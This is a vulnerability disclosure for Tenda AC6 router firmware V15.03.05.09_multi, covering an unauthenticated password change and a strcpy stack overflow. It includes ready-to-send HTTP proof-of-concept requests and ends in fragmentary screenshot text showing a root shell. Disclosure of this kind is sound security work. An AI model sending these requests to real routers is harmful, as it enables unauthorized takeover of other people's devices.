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Tenda AC6 V15.03.05.09_multi Unauthorized stack overflow vulnerability

Overview

- Manufacturer's website information：https://www.tenda.com.cn/profile/contact.html
- Firmware download address ： https://www.tenda.com.cn/download/default.html

1. Affected version






Figure 1 shows the latest firmware Ba of the router

2.Vulnerability details

2.1Arbitrary password modification vulnerability

```
}
v16 = webgetvar(a1, "loginPwd", &unk_DF2D4);
SetValue("sys.userpass", v16);
sub_2E858(1);
*(_DWORD *)v8 = 0;
*(_DWORD *)v7 = 0;
```





Firstly, through reverse analysis, we can find that there is a vulnerability of arbitrary password modification in the interface.The program passes the contents obtained in the loginpwd parameter directly to V16, and then directly changes the password to the login password through the setvalue() function. In this way, we can change the management password without authorization.

2.2Stack overflow vulnerability

The program passes the content obtained from the cmdinput parameter to SRC, and then directly copies it into s through the strcpy function without checking the size. There is a stack overflow vulnerability.

3.Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.05.09_multi
2. Attack with the following overflow POC attacks

```
POST /goform/exeCommand HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1009
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/lan.html?random=0.638793688821194&
Cookie: password=e10adc3949ba59abbe56e057f20f883exne5gk

cmdinput=aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaa
```

The reproduction results are as follows:


Figure 2 POC attack effect

3.Unauthorized password rewriting POC（The password here is changed to 123456）

```
POST /goform/fast_setting_wifi_set HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: /
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 116
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/index.html

ssid=Tenda_AC6_rencvn&wrlPassword=rencvn667&power=high&timeZone=%2B08%3A00&loginPwd=
```

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell without authorization


Trash
telnet /home/iot
fish /home/iot/Desktop/Tenda 45x30
iot@attifyos ~/D/Tenda> python exp.py
success
iot@attifyos ~/D/Tenda>
telnet /home/iot 45x30
~ # ls
bin init sbin webroot
dev lib sys webroot_r
o
etc mnt tmp
etc_ro proc usr
home root var
~ #
Tenda Web Master - Mozilla Firefox
192.168.0.1/login.html
Tenda
Please enter a login passwor
Login
Forgot password?
[Tenda]
[Software Upda...
telnet /home/iot
Tenda Web Mas...
[exp.py]
02:01 AM